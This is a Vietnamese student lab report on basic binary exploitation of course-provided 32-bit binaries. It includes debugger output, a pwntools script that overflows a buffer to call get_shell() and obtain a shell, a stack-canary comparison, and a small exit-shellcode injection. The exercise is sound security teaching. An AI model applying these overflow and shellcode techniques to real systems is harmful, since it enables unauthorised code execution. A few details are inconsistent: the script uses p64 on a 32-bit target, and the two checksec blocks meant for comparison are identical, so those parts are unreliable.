

BÁO CÁO THỰC HÀNH

Môn học: Lập trình an toàn và khai thác lỗ hổng phần mềm

Kỳ báo cáo: Lab 3

Tên chủ đề: Nhập môn pwnable

GVHD: Đỗ Thị Thu Hiền

Nhóm: 10

1. THÔNG TIN CHUNG:

Lớp: NT132.011.ANTN

STT	Họ và tên	MSSV	Email
1	Lưu Gia Huy	21520916	21520916@gm.uit.edu.vn
2	Nguyễn Vũ Anh Duy	21520211	21520211@gm.uit.edu.vn
3	Nguyễn Văn Khang Kim	21520314	21520314@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	Yêu cầu 01	100%
2	Yêu cầu 02	100%
3	Yêu cầu 03	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

Yêu cầu 1: . Sinh viên khai thác lỗ hổng buffer overflow của chương trình app1-nocanary, nhằm khiến chương trình gọi hàm get_shell() để mở shell tương tác

- Check file:

```
→ lab3 ⚡ 09:07:33
▶ file app1-no-canary
app1-no-canary: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=05f4a0678d3cef2c99195b0b95059c5b677b3a0b, not stripped
→ lab3 ⚡ 09:07:38
```

```
→ lab3 ⚡
▶ checksec app1-no-canary
[*] '/mnt/d/Nam3_Ki1/lap-trinh-an-toan/lab3/app1-no-canary'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX unknown - GNU_STACK missing
PIE: No PIE (0x8048000)
Stack: Executable
RWX: Has RWX segments
→ lab3 ⚡
▶
```

- Xem source code bằng IDA, và debug bằng pwndbg:

The screenshot shows two windows. The left window is IDA Pro, displaying the C source code for the `check` function. The right window is a terminal running pwntools, showing the disassembly of the `check` function and the setup of breakpoints.

IDA Pro Source Code:

```

1 int check()
2 {
3     int result; // eax
4     char s1[24]; // [esp+0h] [ebp-18h] BYREF
5
6     __isoc99_scanf("%s", s1);
7     if ( !strcmp(s1, "250302") )
8     {
9         result = puts("Password OK :");
10    }
11    else
12    {
13        result = puts("Invalid Password!");
14    }
15    return result;
16 }

```

pwntools Terminal Output:

```

Type "apropos word" to search for commands related to "word"...
pwntools> loaded 146 pwntools commands and 47 shell commands. Type pwntools [--she
ll | --all] [filter] for a list.
pwntools> created $rebase, $ida GDB functions (can be used with print/break)
Reading symbols from appl-no-canary ...
(No debugging symbols found in appl-no-canary)
GDB's apropos <topic> command displays all registered commands that are rela
ted to the given <topic>
pwntools> disasm check
Dump of assembler code for function check:
0x0804875b <+0>: push    ebp
0x0804875c <+1>: mov     ebp,esp
0x0804875e <+3>: sub     esp,0x18
0x08048761 <+6>: sub     esp,0x8
0x08048764 <+9>: lea     eax,[ebp-0x18]
0x08048767 <+12>: push    eax
0x08048768 <+13>: push    0x8048aba
0x0804876d <+18>: call    0x80485a0 <__isoc99_scanf@plt>
0x08048772 <+23>: add     esp,0x10
0x08048775 <+26>: sub     esp,0x8
0x08048778 <+29>: push    0x8048abd
0x0804877d <+34>: lea     eax,[ebp-0x18]
0x08048780 <+37>: push    eax
0x08048781 <+38>: call    0x80484d0 <strcmp@plt>
0x08048786 <+43>: add     esp,0x10
0x08048789 <+46>: test    eax,eax
0x0804878b <+48>: jne     0x804879f <check+68>
0x0804878d <+50>: sub     esp,0xc
0x08048790 <+53>: push    0x8048ac4
0x08048795 <+58>: call    0x8048530 <puts@plt>
0x0804879a <+63>: add     esp,0x10
0x0804879d <+66>: jmp     0x80487af <check+84>
0x0804879f <+68>: sub     esp,0xc
0x080487a2 <+71>: push    0x8048ad3
0x080487a7 <+76>: call    0x8048530 <puts@plt>
0x080487ac <+81>: add     esp,0x10
0x080487af <+84>: nop
0x080487b0 <+85>: leave
0x080487b1 <+86>: ret
End of assembler dump.
pwntools>

```

- Đặt breakpoint tại hàm **scanf** và **ret** để tính xem cần ghi bao nhiêu bytes để ghi đè được tới return address:

The screenshot shows the pwntools terminal with the following commands and output:

```

pwntools> b* check+18
Breakpoint 1 at 0x0804876d
pwntools> b* check
Breakpoint 2 at 0x0804875b
pwntools> d 2
pwntools> b* check+86
Breakpoint 3 at 0x080487b1
pwntools> info breakpoints
Num      Type           Disp Enb Address      What
1        breakpoint      keep y   0x0804876d  <check+18>
3        breakpoint      keep y   0x080487b1  <check+86>
pwntools>

```

- Xem địa chỉ lưu chuỗi **input**:

```
[ DISASM / 1386 / set emulate on ]
> 0x804876d <check+18>    call    __isoc99_scanf@plt
isoc99_scanf@plt
    format: 0x8048aba ← 0x32007325 /* '%s' */
    vararg: 0x55683968 ← 0xa /* '\n' */

0x8048772 <check+23>    add     esp, 0x10
0x8048775 <check+26>    sub     esp, 8
0x8048778 <check+29>    push   0x8048abd
0x804877d <check+34>    lea     eax, [ebp - 0x18]
0x8048780 <check+37>    push   eax
0x8048781 <check+38>    call   strcmp@plt          <strcmp@plt>
>

0x8048786 <check+43>    add     esp, 0x10
0x8048789 <check+46>    test    eax, eax
0x804878b <check+48>    jne     check+68          <check+68>

0x804878d <check+50>    sub     esp, 0xc
[ STACK ]
00:0000 | esp 0x55683958 → 0x8048aba ← and eax, 0x35320073 /* '%s' */
01:0004 |      0x5568395c → 0x55683968 ← 0xa /* '\n' */
02:0008 |      0x55683960 → 0x5568397c ← 0xf4
03:000c |      0x55683964 ← 0
04:0010 | eax 0x55683968 ← 0xa /* '\n' */
05:0014 |      0x5568396c → 0xf7ffda40 ← 0x0
06:0018 |      0x55683970 → 0xf7dd3a99 (printf+9) ← add eax, 0x1d2567
07:001c |      0x55683974 → 0x8048831 (main_func+127) ← add esp, 0x10
[ BACKTRACE ]
> 0 0x804876d check+18
1 0x8048839 main_func+135
2 0x80488d4 launcher+136
3 0x8048998 main+134
4 0xf7d9d519 __libc_start_call_main+121
5 0xf7d9d5f3 __libc_start_main+147
6 0x80485f1 _start+33

pwndbg>
```

- Xem địa chỉ return về, và check luôn **input** được lưu ở đâu:


```

[ DISASM / 1386 / set emulate on ]
> 0x80487b1 <check+86>      ret                                <0x8048
839; main_func+135>
↓
0x8048839 <main_func+135>   sub     esp, 0xc
0x804883c <main_func+138>   push    0x8048af9
0x8048841 <main_func+143>   call    puts@plt      <puts@pl
t>

0x8048846 <main_func+148>   add     esp, 0x10
0x8048849 <main_func+151>   nop
0x804884a <main_func+152>   leave
0x804884b <main_func+153>   ret

0x804884c <launcher>       push    ebp
0x804884d <launcher+1>       mov     ebp, esp
0x804884f <launcher+3>       sub     esp, 0x18

[ STACK ]
00:0000 | esp 0x55683984 -> 0x8048839 (main_func+135) ← sub esp, 0xc
01:0004 | 0x55683988 ← 0
02:0008 | 0x5568398c ← 0
03:000c | 0x55683990 ← hlt /* 0xf4f4f4f4 */
... ↓      4 skipped

[ BACKTRACE ]
> 0 0x80487b1 check+86
1 0x8048839 main_func+135
2 0x80488d4 launcher+136
3 0x8048998 main+134
4 0xf7d9d519 __libc_start_call_main+121
5 0xf7d9d5f3 __libc_start_main+147
6 0x80485f1 _start+33

pwndbg> x/s 0x55683968
0x55683968:      "huyna"
pwndbg>

```


- Tính số kí tự cần ghi vào để ghi đè đến return address:

```

Asus 08:06:23
python3
Python 3.10.12 (main, Jun 11 2023, 05:26:28) [GCC 11.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> input = 0x55683968
>>> ret = 0x55683984
>>> ret - input
28
>>>

```

- Lấy địa chỉ hàm **get_shell**:



```
[0x080485d0]> afl
0x080484d0 1 6 sym.imp.strcmp
0x080484e0 1 6 sym.imp.srandom
0x080484f0 1 6 sym.imp.printf
0x08048500 1 6 sym.imp.signal
0x08048510 1 6 sym.imp.fwrite
0x08048520 1 6 sym.imp.getpid
0x08048530 1 6 sym.imp.puts
0x08048540 1 6 sym.imp.system
0x08048550 1 6 sym.imp.exit
0x08048560 1 6 sym.imp.mmap
0x08048570 1 6 sym.imp.__libc_start_main
0x08048580 1 6 sym.imp.memset
0x08048590 1 6 sym.imp.munmap
0x080485a0 1 6 sym.imp.__isoc99_scanf
0x080485b0 1 6 sym.imp.random
0x080485d0 1 33 entry0
0x08048610 4 43 sym.deregister_tm_clones
0x08048640 4 53 sym.register_tm_clones
0x08048680 3 30 sym.__do_global_dtors_aux
0x080486a0 4 40 entry.init0
0x080487b2 1 154 sym.main_func
0x0804875b 4 87 sym.check
0x08048a10 1 2 sym.__libc_csu_fini
0x08048600 1 4 sym.__x86.get_pc_thunk.bx
0x08048a14 1 20 sym._fini
0x080486eb 1 32 sym.seghandler
0x080489b0 4 93 sym.__libc_csu_init
0x0804884c 3 168 sym.launcher
0x080488f4 1 30 sym.uniqueval
0x08048912 1 150 main
0x0804870b 1 32 sym.illegalhandler
0x080486cb 1 32 sym.bushandler
0x0804872b 1 48 sym.get_shell
0x08048494 3 35 sym._init
0x080485c0 1 6 sym..plt.got
[0x080485d0]>
```

- Exploit:

```

exploit_app1_no_canary.py 1 x
exploit_app1_no_canary.py > ...
1 from pwn import *
2
3 binary = context.binary = ELF("./app1-no-canary")
4 r = process(binary.path)
5
6 getshell_addr = 0x0804872b
7
8 payload = b""
9 payload += b"a"*28 + p64(getshell_addr)
10
11 r.sendline(payload)
12
13 r.interactive()

```

```

python3 exploit_app1_no_canary.py
[*] '/mnt/d/Nam3_Ki1/lap-trinh-an-toan/lab3/app1-no-canary'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX unknown - GNU_STACK missing
PIE: No PIE (0x8048000)
Stack: Executable
RWX: Has RWX segments
[+] Starting local process '/mnt/d/Nam3_Ki1/lap-trinh-an-toan/lab3/app1-no-c
anary': pid 5488
[*] Switching to interactive mode
Pwn basic
Password:Invalid Password!
Call get_shell
$ id
uid=1000(hjn4) gid=1000(hjn4) groups=1000(hjn4),4(adm),20(dialout),24(cdrom),25(Floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),116(netdev),999(docker)
$

```

Yêu cầu 2: Sinh viên thực hiện theo hướng dẫn để quan sát khác biệt về code và giá trị stack canary được thêm để bảo vệ stack khỏi tấn công buffer overflow

- So sánh checksec 2 file có canary và no-canary:

```

lab3 ==
app1-no-canary
app2-no-canary
app1-no-canary.id0
app2-no-canary.id1
app1-no-canary.id2
app2-no-canary.id2
app1-no-canary.nam
app2-no-canary.nam
- lab3 $
$ gdb app2-no-canary
GNU gdb (Ubuntu 12.1-0ubuntu1-22.04) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word" ...
pwndbg: loaded 146 pwndbg commands and 47 shell commands. Type pwndbg [--she
ll | --all] [filter] for a list.
pwndbg: created $rebase, $ida GDB functions (can be used with print/break)
Reading symbols from app2-no-canary...
(No debugging symbols found in app2-no-canary)
----- tip of the day (disable with set show-tips off) -----
Pwndbg resolves kernel memory maps by parsing page tables (default) or via m
onitor info mem QEMU gdbstub command (use set kernel-vmmmap-via-page-tables o
ff for that)
pwndbg> checksec
[*] '/mnt/d/Nam3_Ki1/lap-trinh-an-toan/lab3/app2-no-canary'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX disabled
PIE: No PIE (0x8048000)
RWX: Has RWX segments
pwndbg>

```

```

lab3 ==
app1-no-canary
app2-no-canary
app1-no-canary.id0
app2-no-canary.id1
app1-no-canary.id2
app2-no-canary.id2
app1-no-canary.nam
app2-no-canary.nam
- lab3 $
$ gdb app2-no-canary
GNU gdb (Ubuntu 12.1-0ubuntu1-22.04) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word" ...
pwndbg: loaded 146 pwndbg commands and 47 shell commands. Type pwndbg [--she
ll | --all] [filter] for a list.
pwndbg: created $rebase, $ida GDB functions (can be used with print/break)
Reading symbols from app2-no-canary...
(No debugging symbols found in app2-no-canary)
----- tip of the day (disable with set show-tips off) -----
Use the context (or ctx) command to display the context once again. You can
reconfigure the context layout with set context-section <sections> or forwar
d the output to a file/tty via set context-output <file>. See also config co
ntext to configure it further!
pwndbg> checksec
[*] '/mnt/d/Nam3_Ki1/lap-trinh-an-toan/lab3/app2-no-canary'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX disabled
PIE: No PIE (0x8048000)
RWX: Has RWX segments
pwndbg>

```

- Sự khác biệt:

- Code thêm canary vào stack và thấy canary được lưu ở ebp - 8

```
pwndbg> disass main
Dump of assembler code for function main:
0x0804857b <+0>:    push    ebp
0x0804857c <+1>:    mov     ebp,esp
0x0804857e <+3>:    push    ebx
⇒ 0x0804857f <+4>:    sub     esp,0x18
0x08048582 <+7>:    mov     eax,DWORD PTR [ebp+0xc]
0x08048585 <+10>:   mov     DWORD PTR [ebp-0x1c],eax
0x08048588 <+13>:   mov     eax,gs:0x14
0x0804858e <+19>:   mov     DWORD PTR [ebp-0x8],eax
0x08048591 <+22>:   xor     eax,eax
0x08048593 <+24>:   call    0x8048420 <getuid@plt>
```

- Code check canary trước khi kết thúc hàm:


```

0x080485f8 <+125>: push    0x80486cd
0x080485fd <+130>: call   0x8048430 <puts@plt>
0x08048602 <+135>: add    esp,0x4
0x08048605 <+138>: mov    eax,0x0
0x0804860a <+143>: mov    edx,DWORD PTR [ebp-0x8]
0x0804860d <+146>: xor    edx,DWORD PTR gs:0x14
0x08048614 <+153>: je     0x804861b <main+160>
0x08048616 <+155>: call   0x8048410 <__stack_chk_fail@plt>
0x0804861b <+160>: mov    ebx,DWORD PTR [ebp-0x4]
0x0804861e <+163>: leave
0x0804861f <+164>: ret
End of assembler dump.
pwndbg>

```

- Kiểm chứng xem có phải canary được lưu ở ebp-8 không:

```

pwndbg> x $ebp - 0x8
0xffffccd0: 0x76c44b00
pwndbg> canary
AT_RANDOM = 0xffffcf0b # points to (not masked) global canary value
Canary     = 0x76c44b00 (may be incorrect on ≠ glibc)
Found valid canaries on the stacks:
00:0000 | 0xffffca2c ← 0x76c44b00
00:0000 | 0xffffccd0 ← 0x76c44b00
00:0000 | 0xffffcd2c ← 0x76c44b00
pwndbg>

```

```

pwndbg> stack 10
00:0000 | esp 0xffffccb8 → 0x80486cd ← dec ecx /* 'Invalid Password!' */
01:0004 | 0xffffccbc → 0xffffcd94 → 0xffffcf23 ← '/mnt/d/Nam3_Ki1/lap-
trinh-an-toan/lab3/app2-canary'
02:0008 | edx 0xffffccc0 ← 'huyna'
03:000c | 0xffffccc4 ← 0x61 /* 'a' */
04:0010 | 0xffffccc8 → 0xf7fa6000 (_GLOBAL_OFFSET_TABLE_) ← 0x229dac
05:0014 | 0xffffcccc → 0xf7e9cfcb (__init_misc+43) ← add esp, 0x10
06:0018 | 0xffffccd0 ← 0x6bde7e00
07:001c | 0xffffccd4 → 0xf7fa6000 (_GLOBAL_OFFSET_TABLE_) ← 0x229dac
08:0020 | ebp 0xffffccd8 → 0xf7ffd020 (_rtld_global) → 0xf7ffda40 ← 0x0
09:0024 | 0xffffccdc → 0xf7d9d519 (__libc_start_call_main+121) ← add es
p, 0x10
pwndbg> canary
AT_RANDOM = 0xffffcf0b # points to (not masked) global canary value
Canary     = 0x6bde7e00 (may be incorrect on ≠ glibc)
Found valid canaries on the stacks:
00:0000 | 0xffffca24 ← 0x6bde7e00
00:0000 | 0xffffcc70 ← 0x6bde7e00
00:0000 | 0xffffccd0 ← 0x6bde7e00
00:0000 | 0xffffcd2c ← 0x6bde7e00
pwndbg>

```

- Overflow thử 2 file có canary và no-canary. Trong đó thì file có canary khi bị overflow sẽ bị detect

```
► ./app2-canary
Pwn basic
Password:aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Invalid Password!
*** stack smashing detected ***: terminated
Aborted
→ lab3 ⚡ ✖ 08:22:02

lab3 :: Asus ::
→ lab3 ⚡ 08:22:06
► ./app2-no-canary
Pwn basic
Password:aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Invalid Password!
Segmentation fault
→ lab3 ⚡ ✖ 08:22:16
```

- Cách tìm canary với pwndbg:

```
pwndbg> canary
AT_RANDOM = 0xffffcefb # points to (not masked) global canary value
Canary     = 0xb8dded00 (may be incorrect on ≠ glibc)
Found valid canaries on the stacks:
00:0000 | 0xffffca1c ← 0xb8dded00
00:0000 | 0xffffcd1c ← 0xb8dded00
pwndbg>
```

Yêu cầu 3: Sinh viên thực hiện truyền và thực thi code có chức năng thoát chương trình qua lỗ hổng buffer overflow như bên dưới với file app1-no-canary.

- Tạo file exit_program.s và dump lấy mã hex:

```
→ lab3 ⚡ 08:33:25
▶ vi exit_program.s
→ lab3 ⚡ 08:33:29
▶ cat exit_program.s
movl $1,%eax
int $0x80
→ lab3 ⚡ 08:33:31
▶ gcc -m32 -c exit_program.s -o exit_program.o
→ lab3 ⚡ 08:33:39
▶ objdump -d exit_program.o

exit_program.o:      file format elf32-i386

Disassembly of section .text:

00000000 <.text>:
   0:  b8 01 00 00 00      mov     $0x1,%eax
   5:  cd 80              int     $0x80
→ lab3 ⚡ 08:33:52
▶
```

Exploit:

Ở đây ta có shell script của mình có 7 bytes, mà ở **yêu cầu 1** ta tính được cần overflow tới 28 bytes. Do đó ngoài **7 bytes** này ta cần ghi thêm **21 bytes** nữa, cuối cùng của payload của chúng ta sẽ là địa chỉ lưu shell script. Cụ thể như sau:

Payload = **7 bytes shell scripts** mà ta dump được ở trên có mục đích thoát chương trình

Payload += **21 bytes null (0x00)** nhằm mục đích tránh việc chương trình thực thi các byte không phải mã thực thi => crash

Payload += **Địa chỉ lưu payload** mà ta nhập vào

Flow: Chương trình sau ghi bị overflow sẽ return về địa chỉ chứa **payload** mà ta nhập vào, ở đó nó sẽ thực thi từ đầu **payload** đến khi gặp các bytes null => **success**


```

→ lab3 ⚡ 08:46:14
▶ python3 exploit_app1_no_canary.py
[*] '/mnt/d/Nam3_Ki1/lap-trinh-an-toan/lab3/app1-no-canary'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX unknown - GNU_STACK missing
PIE: No PIE (0x8048000)
Stack: Executable
RWX: Has RWX segments
[+] Starting local process '/mnt/d/Nam3_Ki1/lap-trinh-an-toan/lab3/app1-no-c
anary': pid 19321
[*] running in new terminal: ['/usr/bin/gdb', '-q', '/mnt/d/Nam3_Ki1/lap-tri
nh-an-toan/lab3/app1-no-canary', '19321', '-x', '/tmp/pwnrt8x4kdr.gdb']
[+] Waiting for debugger: Done
[*] Switching to interactive mode
Pwn basic
Password:Invalid Password!
[*] Got EOF while reading in interactive
$ ls
[*] Process '/mnt/d/Nam3_Ki1/lap-trinh-an-toan/lab3/app1-no-canary' stopped
with exit code 0 (pid 19321)
[*] Got EOF while sending in interactive
→ lab3 ⚡ 08:46:55
▶

```

HẾT